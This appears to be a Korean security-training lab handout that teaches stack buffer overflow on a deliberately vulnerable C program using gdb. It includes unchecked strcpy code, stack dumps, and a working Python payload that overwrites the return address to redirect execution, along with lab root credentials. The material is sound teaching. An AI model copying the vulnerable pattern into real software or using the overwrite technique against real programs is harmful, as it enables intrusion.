



정보보호

제품군 

실습훈련

기초 ② 시스템 모의해킹



기초 ②

Buffer Overflow

- Buffer Overflow 개요
- Stack Buffer Overflow
- Heap Buffer Overflow
- Buffer Overflow 대응 방안

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ 실습 환경

실습 자원	자원명	IP 주소	ID	PW
Anqysis	SG-F2-SYS-ANALYSIS	-	root	toor

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 01. [Analysis] bof.c 소스 코드 확인

– bof.c 파일 소스 코드 확인

```
[root@localhost ~]# cat bof.c
int main(int argc, char *argv[]){
    char buffer[10];
    strcpy(buffer, argv[1]);
    printf("%s\n", &buffer);
}
```

```
File Edit View Search Terminal Help
[root@localhost ~]# cat bof.c
int main(int argc, char *argv[]){
    char buffer[10];
    strcpy(buffer, argv[1]);
    printf("%s\n", &buffer);
}
[root@localhost ~]# █
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 02. [Analysis] 컴파일

– gcc를 이용하여 bof.c 파일 컴파일

```
[root@localhost ~]# gcc -m32 -g -o bof bof.c
```

```
[root@localhost ~]# ls -al bof
```

```
[root@localhost ~]# gcc -m32 -o bof bof.c
bof.c: In function 'main':
bof.c:3:2: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled]
  strcpy(buffer,argv[1]);
  ^
bof.c:4:2: warning: incompatible implicit declaration of built-in function 'printf' [enabled]
  printf("%s\n",&buffer);
  ^
[root@localhost ~]# ls -al bof
-rwxr-xr-x. 1 root root 7252 Apr 22 07:55 bof
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

```
[root@localhost ~]# gdb bof  
(gdb) set disassembly-flavor intel
```

```
[root@localhost ~]# gdb bof  
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-120.el7  
Copyright (C) 2013 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "x86_64-redhat-linux-gnu".  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>...  
Reading symbols from /root/bof...(no debugging symbols found)...done.  
(gdb) set disassembly-flavor intel
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

– list : 소스 코드 확인

```
(gdb) list
```

```
(gdb) list
1      int main(int argc, char *argv[]){
2          char buffer[10];
3          strcpy(buffer,argv[1]);
4          printf("%s\n",&buffer);
5      }
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

– disass <function name> : <function name>의 어셈블리어 코드 확인

```
(gdb) disass main
```

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804843d <+0>:    push    ebp
   0x0804843e <+1>:    mov     ebp,esp
   0x08048440 <+3>:    and     esp,0xffffffff
   0x08048443 <+6>:    sub     esp,0x20
   0x08048446 <+9>:    mov     eax,DWORD PTR [ebp+0xc]
   0x08048449 <+12>:   add     eax,0x4
   0x0804844c <+15>:   mov     eax,DWORD PTR [eax]
   0x0804844e <+17>:   mov     DWORD PTR [esp+0x4],eax
   0x08048452 <+21>:   lea     eax,[esp+0x16]
   0x08048456 <+25>:   mov     DWORD PTR [esp],eax
   0x08048459 <+28>:   call    0x8048300 <strcpy@plt>
   0x0804845e <+33>:   lea     eax,[esp+0x16]
   0x08048462 <+37>:   mov     DWORD PTR [esp],eax
   0x08048465 <+40>:   call    0x8048310 <puts@plt>
   0x0804846a <+45>:   leave
   0x0804846b <+46>:   ret
End of assembler dump.
```


[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

- strcpy 함수 실행 코드에 브레이크 포인트 설정
- break : 브레이크 포인트 설정

```
(gdb) break *main+28
```

```
(gdb) break *main+28  
Breakpoint 1 at 0x8048459
```

- run : 프로그램 실행

```
(gdb) run AAAA
```

```
(gdb) run AAAA  
Starting program: /root/bof AAAA  
  
Breakpoint 1, 0x08048459 in main ()  
Missing separate debuginfos, use: debuginfo-install glibc-2.17-326.el7 9.i686
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

– print : 변수 값 확인

```
// 브레이크 포인트에서 멈춘 상태
```

```
(gdb) print argc
```

```
(gdb) print argv[0]
```

```
(gdb) print argv[1]
```

```
(gdb) print buffer
```

```
(gdb) print argc
```

```
$1 = 2
```

```
(gdb) print argv[0]
```

```
$2 = 0xffffd3c9 "/root/bof"
```

```
(gdb) print argv[1]
```

```
$3 = 0xffffd3d3 "AAAA"
```

```
(gdb) print buffer
```

```
$4 = "\000\000{\204\004\b\000\360\373", <incomplete sequence \367>
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

- info reg <레지스터> : 특정 레지스터 값 조회
- x/<조회범위>xw : 해당 주소 값에 해당하는 메모리 값 출력

```
(gdb) info reg $esp
```

```
(gdb) x/16xw $esp
```

```
(gdb) info reg $esp
esp                0xffffd160      0xffffd160
(gdb) x/16xw $esp
0xffffd160:      0xffffd176      0xffffd3d3      0xffffd230      0xf7e2a9ed
0xffffd170:      0xf7fbf3c4      0x0000c000      0x0804847b      0xf7fbf000
0xffffd180:      0x08048470      0x00000000      0x00000000      0xf7e122d3
0xffffd190:      0x00000002      0xffffd224      0xffffd230      0xf7fd86b0
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 03. [Analysis] gdb 사용법 숙지

- s(step) : 한 행씩 실행, 함수 포함 시 함수 내부로 이동
- n(ext) : 한 행씩 실행, 함수 포함 시 함수를 완전히 실행하고 다음 행으로 이동
- c(ontinue) : 현재 위치에서 끝까지 실행 (브레이크 포인트가 있는 경우에는 멈춤)

```
(gdb) next
```

```
(gdb) continue
```

```
// 더 이상 브레이크 포인트가 존재하지 않아 프로그램 끝까지 실행됨
```

```
(gdb) next
```

```
4          printf("%s\n",&buffer);
```

```
(gdb) continue
```

```
Continuing.
```

```
AAAA
```

```
[Inferior 1 (process 2780) exited with code 05]
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 04. [Analysis] 버퍼 오버플로우 실행

- 브레이크 포인트를 걸어 인수 값이 buffer[10] 범위를 넘기게 하여 실행

```
(gdb) delete //설정된 브레이크 포인트 삭제
(gdb) break 4
(gdb) run AAAAAAAAAAAAAA
(gdb) x/16xw $esp
```

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb) break 4
Breakpoint 2 at 0x804845e: file bof.c, line 4.
(gdb) run AAAAAAAAAAAAAA
Starting program: /root/bof AAAAAAAAAAAAAA

Breakpoint 2, main (argc=2, argv=0xffffd224) at bof.c:4
4         printf("%s\n",&buffer);
```

[기초2] Buffer Overflow – 실습

Buffer Overflow 기본 원리 이해

■ Step 05. [Analysis] 스택 구조 확인

- 할당 받은 buffer[10] 범위를 넘겨 스택에 저장됨을 확인

```
(gdb) x/16xw $esp
```

```
(gdb) x/16xw $esp
0xffffd160: 0xffffd176 0xffffd3cb 0xffffd230 0xf7e2a9ed
0xffffd170: 0xf7fbf3c4 0x4141c000 0x41414141 0x41414141
0xffffd180: 0x08004141 0x00000000 0x00000000 0xf7e122d3
0xffffd190: 0x00000002 0xffffd224 0xffffd230 0xf7fd86b0
(gdb) █
```

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ 실습 환경

실습 자원	자원명	IP 주소	ID	PW
Anqysis	SG-F2-SYS-ANALYSIS	-	root	toor

■ 실습 내용

- Buffer Overflow으로 ret 값을 변조하여 소스코드 내 정의되어 있는 print() 함수 실행

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 01. [Analysis] ret.c 소스 코드 확인

– ret.c 파일 소스 코드 확인

```
[root@localhost ~]# cat ret.c
void print(){
    printf("buffer overflow success!!!!\n");
}

int main(int argc, char *argv[]){
    int i = 1234;
    int a = 4567;
    char buffer[100];

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);

    return 0;
}
```

```
[root@localhost ~]# cat ret.c
void print(){
    printf("buffer overflow success!!!!\n");
}

int main(int argc, char* argv[]){
    int i = 1234;
    int a = 4567;
    char buffer[100];

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);

    return 0;
}
```


[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 02. [Analysis] 컴파일

– gcc를 이용하여 ret.c 파일 컴파일

```
[root@localhost ~]# gcc -m32 -g -o ret ret.c
```

```
[root@localhost ~]# ls -al ret
```

```
[root@localhost ~]# gcc -m32 -g -o ret ret.c
ret.c: In function 'print':
ret.c:2:2: warning: incompatible implicit declaration of built-in function 'printf' [enabled]
  printf("buffer overflow success!!!!\n");
  ^
ret.c: In function 'main':
ret.c:10:2: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled]
  strcpy(buffer, argv[1]);
  ^
ret.c:11:2: warning: incompatible implicit declaration of built-in function 'printf' [enabled]
  printf("%s\n", buffer);
  ^
[root@localhost ~]# ls -al ret
-rwxr-xr-x. 1 root root 8368 Apr 22 08:23 ret
```

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 03. [Analysis] gdb 실행

```
[root@localhost ~]# gdb ret  
(gdb) set disassembly-flavor intel
```

```
[root@localhost ~]# gdb ret  
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-120.el7  
Copyright (C) 2013 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "x86_64-redhat-linux-gnu".  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>...  
Reading symbols from /root/ret...done.  
(gdb) set disassembly-flavor intel  
(gdb)
```

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 04. [Analysis] buffer 주소 확인

- strcpy 함수 호출 코드에 브레이크 포인트 설정

```
(gdb) disassemble main
```

```
(gdb) break *main+44
```

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048451 <+0>:    push    ebp
   0x08048452 <+1>:    mov     ebp,esp
   0x08048454 <+3>:    and     esp,0xffffffff
   0x08048457 <+6>:    add     esp,0xffffffff80
   0x0804845a <+9>:    mov     DWORD PTR [esp+0x7c],0x4d2
   0x08048462 <+17>:   mov     DWORD PTR [esp+0x78],0x11d7
   0x0804846a <+25>:   mov     eax,DWORD PTR [ebp+0xc]
   0x0804846d <+28>:   add     eax,0x4
   0x08048470 <+31>:   mov     eax,DWORD PTR [eax]
   0x08048472 <+33>:   mov     DWORD PTR [esp+0x4],eax
   0x08048476 <+37>:   lea     eax,[esp+0x14]
   0x0804847a <+41>:   mov     DWORD PTR [esp],eax
   0x0804847d <+44>:   call    0x8048300 <strcpy@plt>
   0x08048482 <+49>:   lea     eax,[esp+0x14]
   0x08048486 <+53>:   mov     DWORD PTR [esp],eax
```

```
(gdb) break *main+44
```

```
Breakpoint 1 at 0x804847d: file ret.c, line 10.
```

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 04. [Analysis] buffer 주소 확인

– 프로그램 실행하여 strcpy 인수(buffer, argv[1]) 값 확인

** buffer 주소 = 0xffffd104

```
(gdb) run bufferoverflow
```

```
(gdb) x/2wx $esp
```

```
(gdb) x/s 0xffffd104
```

```
(gdb) x/s 0xffffd3c9
```

```
(gdb) x/2wx $esp
```

```
0xffffd0f0:      0xffffd104      0xffffd3c9
```


```
(gdb) x/s 0xffffd104
```

```
0xffffd104:      ""
```

```
(gdb) x/s 0xffffd3c9
```

```
0xffffd3c9:      "bufferoverflow"
```

상위 메모리 주소



하위 메모리 주소

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 05. [Analysis] ret 주소 확인

- ret 주소를 알아내기 위해서 최초 ebp 값(SFP)의 주소를 확인 (ret = SFP + 4)
- SFP 주소는 move ebp, esp 어셈블리 코드 실행 이후를 확인하면 됨

```
(gdb) disassemble main
```

```
(gdb) break *main+3
```

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048451 <+0>:    push    ebp
   0x08048452 <+1>:    mov     ebp,esp
   0x08048454 <+3>:    and     esp,0xffffffff
   0x08048457 <+6>:    add     esp,0xffffffff80
   0x0804845a <+9>:    mov     DWORD PTR [esp+0x7c],0x4d2
   0x08048462 <+17>:   mov     DWORD PTR [esp+0x78],0x11d7
   0x0804846a <+25>:   mov     eax,DWORD PTR [ebp+0xc]
   0x0804846d <+28>:   add     eax,0x4
   0x08048470 <+31>:   mov     eax,DWORD PTR [eax]
   0x08048472 <+33>:   mov     DWORD PTR [esp+0x4],eax
   0x08048476 <+37>:   lea     eax,[esp+0x14]
   0x0804847a <+41>:   mov     DWORD PTR [esp],eax
=> 0x0804847d <+44>:   call    0x8048300 <strcpy@plt>
```

```
(gdb) break *main+3
```

```
Breakpoint 3 at 0x8048454: file ret.c, line 5.
```

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 05. [Analysis] ret 주소 확인

** ret 주소 = SFP(0xffffd178)+0x4 = 0xffffd17c

```
(gdb) run bufferoverflow
```

```
// y
```

```
(gdb) info registers
```

```
// esp, ebp 값 확인
```

```
(gdb) run bufferoverflow
```

```
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y
```

```
Starting program: /root/ret bufferoverflow
```

```
Breakpoint 4, 0x08048454 in main (argc=2, argv=0xffffd214) at ret.c:5
```

```
5      int main(int argc, char* argv[]){
```

```
(gdb) info registers
```

eax	0x2	2
ecx	0xedad130	249221424
edx	0xffffd1a4	-11868
ebx	0xf7fbf000	-134483968
esp	0xffffd178	0xffffd178
ebp	0xffffd178	0xffffd178
esi	0x0	0
edi	0x0	0
eip	0x8048454	0x8048454 <main+3>

상위 메모리 주소



esp
ebp

하위 메모리 주소

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 06. [Analysis] print 함수 주소 확인

** print 함수 주소 값 = 0x0804843d

```
(gdb) disassemble print
```

```
(gdb) disassemble print
Dump of assembler code for function print:
0x0804843d <+0>:    push    ebp
0x0804843e <+1>:    mov     ebp,esp
0x08048440 <+3>:    sub     esp,0x18
0x08048443 <+6>:    mov     DWORD PTR [esp],0x8048534
0x0804844a <+13>:   call    0x8048310 <puts@plt>
0x0804844f <+18>:   leave
0x08048450 <+19>:   ret
End of assembler dump.
```

[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 07. [Analysis] Buffer Overflow를 이용한 ret 값 변조


- strcpy 호출 어셈블리 코드가 실행되기 직전 시점의 스택은 우측과 같음
- strcpy는 문자열 크기 경계에 대한 검증이 없으므로 argv[1] 값을 buffer로 복사할 때 ret 값을 덮어 씌워 변조가 가능하다면 공격자가 지정한 함수로 복귀 및 실행시킬 수 있음

** buffer 주소 값 = 0xffffd104

** ret 주소 값 = 0xffffd17c

** print 함수 주소 = 0x0804843d

- Dummy data 크기
= ret 주소 값 - buffer 주소 값
= 0xffffd17c - 0x0xffffd104 = 0x78 = 120 byte



[기초2] Buffer Overflow – 실습

Buffer Overflow를 이용한 ret 값 변조

■ Step 07. [Analysis] Buffer Overflow를 이용한 ret 값 변조

- 원활한 공격을 위해 기존 브레이크 포인트 삭제 후 공격 시도
- dummy data를 채운 후 print 함수의 주소 값 입력
- print 함수 실행 성공 확인

```
(gdb) delete
```

```
(gdb) run `python -c 'print "A"*120 + "\x3d\x84\x04\x08"'`
```

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb) run `python -c 'print "A"*120 + "\x3d\x84\x04\x08"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/ret `python -c 'print "A"*120 + "\x3d\x84\x04\x08"'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA=000
buffer overflow success!!!!

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb) █
```